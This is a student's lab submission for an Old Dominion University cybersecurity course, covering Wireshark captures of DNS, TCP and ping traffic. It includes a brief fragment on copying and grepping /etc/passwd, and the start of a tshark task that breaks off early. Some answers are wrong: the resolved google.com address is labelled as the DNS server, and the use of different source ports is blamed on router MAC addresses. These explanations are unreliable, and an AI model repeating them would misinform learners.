

Figure 4 Screenshot 3 for task B

Above, I copied the /etc/passwd file to my home directory using the ‘cp’ command, the absolute path to the file, and the directory I wanted to copy it to. I then displayed the first six lines in the file using the ‘head’ command. Using the ‘grep’ command, I was able to find all the occurrences of ‘cyse301’ in the file.

Old Dominion University

CYSE 301 Cybersecurity Techniques and Operations

Assignment 1.1 Basic Wireshark Usage

Marcos Luchetti

01194213

1. Open Wireshark, then select the interface that is currently running. If you are using the Wireshark on CYSE virtual environment, you should select “Ethernet 0”. Take a screenshot of your current Wireshark. How many packets are displayed so far? (10 points)



Figure 1 Captured packets displayed in Wireshark

Above is a screenshot of Wireshark running on my personal Kali Linux VM in VirtualBox. I selected the “eth0” environment and started capturing packets. The packets appeared after I accessed www.google.com in my browser. 677 packets were captured in 8.4 seconds.

2. Apply “dns” as a display filter. Select two pairs of query and query response messages, and compare two pairs of messages before answering the following questions. Highlight your answers in the screenshot accordingly. (50 points)



Figure 2 Two pairs of query and query response messages (15, 17 & 50, 52)

Above is a screenshot of the same Wireshark packet capture, but with the "dns" display filter applied. The two pairs have the same source and destination address. The two query messages are about the same length. The second query response packet is slightly longer than the first. The first pair has an A record, which points to an IPv4 address (172.217.164.174). The second pair has a AAAA record, which points to an IPv6 address (2607:f8b0:4004:82a::2003).

a. What are the source port number and destination port number used in the first query message?



Figure 3 Source and Destination Port numbers used in the first query

The source port number used in the first query message is 43702. The destination port number used in the first query message is 53.

b. What are the source port number and destination port number used in the second query message?



Figure 4 Source and Destination Port numbers used in the second query

The source port number used in the second query message is 55046. The destination port number used in the second query message is also 53.

c. What is the IP address of the DNS server? How do you find it?



Figure 5 DNS server IP address

By selecting the query response packet, I was able to see more detailed information, which includes information about the DNS response. In the screenshot, I have highlighted the IPv4 address of the DNS server (172.217.164.174), found below "Answers", which corresponds to google.com. These addresses are also visible at the end of the "Info" section on certain packets.

d. What information is included in both query answers?



Figure 6 Query answers for first pair

The first query answer displays information about the DNS response, including the domain name, type, class, time to live, data length, and address. This packet came with a single DNS record, which is type A (IPv4 address).



Figure 7 Query answers for second pair

The second query answer displays similar information about the DNS response, such as domain name, type, class, time to live, data length, and address. This packet is different in that it has two different DNS records, one being type CNAME (Canonical NAME for an alias), and the other type AAAA (IPv6 address).

e. Can you explain why different source ports are used for the communication with the same DNS server?

Different source ports are used for the communication with the same DNS server because the server is using different routers that have different MAC addresses—therefore appearing as having different source ports in Wireshark.

3. Select a TCP packet, then answer the following questions. (20 points)
   a. What is the sequence number of this packet?
   b. What is the source and destination port number of this packet?



Figure 8 TCP packet information

Highlighted above are the sequence number, and source and destination port number of a TCP packet. The sequence number is 1. The source port number is 48814 and the destination port number is 80.

4. Open a terminal (cmd in windows), then ping www.odu.edu. Apply a corresponding filter to display the related packets in wireshark. What is the IP address that your ping command talks to? (20 points)



Figure 9 ICMP (ping) packets from www.odu.edu

Above, I opened the terminal, pinged www.odu.edu, and then started a new packet capture in Wireshark. I then applied the “icmp” filter to show only the ping packets to and from www.odu.edu. I selected a ping reply packet and highlighted the source address (128.82.112.29) that my ping command talks to in the screenshot above.

OLD DOMINION UNIVERSITY

CYSE 301 CYBERSECURITY TECHNIQUES AND OPERATIONS

Assignment 1.2 Traffic Tracing and Sniffing

Marcos Luchetti

01194213

Each student needs to login into the CYSE virtual environment to complete this assignment. Please gets the following information before starting this lab assignment

- MAC address of the Ethernet adapter of the Windows 10 host machine
- IP address of the Windows 10 host machine



Figure 1 'ipconfig /all' output of the Windows 10 host machine in Command Prompt

Above is a screenshot of the MAC address of the Ethernet adapter (00-50-56-9A-3D-65) and IP address of the Windows 10 host machine (172.26.205.14).

TASK A: BASIC TSHARK PRACTICE

1. Apply a tshark capture filter to capture ANY DNS queries in the network.

